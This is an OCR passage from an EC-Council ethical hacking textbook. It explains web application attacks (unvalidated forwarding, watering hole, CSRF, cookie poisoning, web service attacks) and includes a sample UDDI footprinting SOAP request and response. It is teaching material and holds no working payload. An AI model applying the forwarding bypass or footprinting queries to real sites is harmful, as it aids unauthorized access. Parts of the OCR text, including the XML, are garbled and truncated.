"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.





Figure 14.30: Unvalidated Redirects and Forwards example

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.

Figure 14.31: Watering Hole attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.32: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.





Figure 14.33: Working of Cross-Site Request Forgery (CSRF) attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of security to the users who view cookies.

Threats

Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.





Figure 14.34: Working of Cookie Poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data.
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.35: Web services stacks and attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
- **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.4.2_04

Host: uddi.microsoft.com

Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2

Connection: keep-alive

Content-Length:213

<?xml version="1.0" encoding="UTF-8" ?>

<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">

<Body>

<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>

</Body>

</Envelop>

HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK

Date: Wed, 08 Jan 2020 11:05:34 GMT

Server: Microsoft-IIS/7.5

X-Powered-By: ASP.NET

X-AspNet-Verstion: 1.1.4322

Cache-Control: private, max-age=0

Content-Type: text/xml; charset=utf-8

Content-Length: 1272

<?xml version="1.0" encoding="utf-8" ?><soap:Envelope

xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-

instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"

operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo

serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-

c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo

serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-
8f52-cd5f-

1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-
456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web
